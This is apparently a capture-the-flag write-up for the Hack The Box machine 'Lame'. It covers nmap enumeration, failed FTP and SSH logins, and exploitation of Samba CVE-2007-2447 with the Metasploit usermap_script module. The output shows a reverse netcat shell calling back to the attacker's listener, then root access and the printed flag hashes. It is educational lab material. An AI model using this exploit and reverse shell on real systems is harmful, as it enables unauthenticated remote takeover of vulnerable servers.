
Lame


Nmap



```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


We have 3 ports open
ftp
ssh
samba

analysis



```
┌─(~/Desktop/HTB/Lame)──────────────────────────
└─(02:22:48)──> ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:kali): user
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> dir
530 Please login with USER and PASS.
ftp: bind: Address already in use
ftp> █
```


We try ftp and run a revese shell but it requires a password so this might not be the best option right now.



```
┌─(~/Desktop/HTB/Lame)──────────────────────────
└─(02:29:33)──> ssh 10.10.10.3
kali@10.10.10.3's password:
Permission denied, please try again.
kali@10.10.10.3's password:
Permission denied, please try again.
kali@10.10.10.3's password:
```

Next we try ssh but it requires a password as well.

So our next option is samba:




```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

After some googling we find that

netbios-ssn Samba smbd 3.X - 4.X has a exploitation
https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/
and it appears its a Metasploit module luck for us

But out of curosity lets google
netbios-ssn Samba smbd 3.0.20-Debian and see what pops up
and it seems we get the same result.

exploit




Samba "username map script" Command Execution

Disclosed	Created
05/14/2007	05/30/2018

Description


This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Using this exploit we can create command execution vulnerability in this version of samba.




```
msf5 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf5 exploit(multi/samba/usermap_script) > show info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   139              yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulnerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands. No authentication is needed to exploit this vulnerability
  since this option is used to map usernames prior to authentication!

References:
  https://cvedetails.com/cve/CVE-2007-2447/
  OSVDB (34700)
  http://www.securityfocus.com/bid/23972
  http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
  http://samba.org/samba/security/CVE-2007-2447.html
```

Succsess it worked




```
[*] 10.10.10.3 - Command shell session 4 closed.  Reason: User exit
msf5 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.7:1337
[*] Command shell session 5 opened (10.10.14.7:1337 → 10.10.10.3:46066) at 2020-11-28 03:28:17 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
initrd.img.old
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Now lets look for the flag
First lets get the root flag
The root flag is found in /root/root.txt



```
cd root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
cat root.txt
0cb26e2155d62383c78759cd584c8a94
cd
```

Next lets get the user flag
It can be found in the /home/makis/user.txt



```
ls
ftp
makis
service
user
cd makis
ls
user.txt
cat user.txt
f088af4f883516c66e0c9806fc569a40
```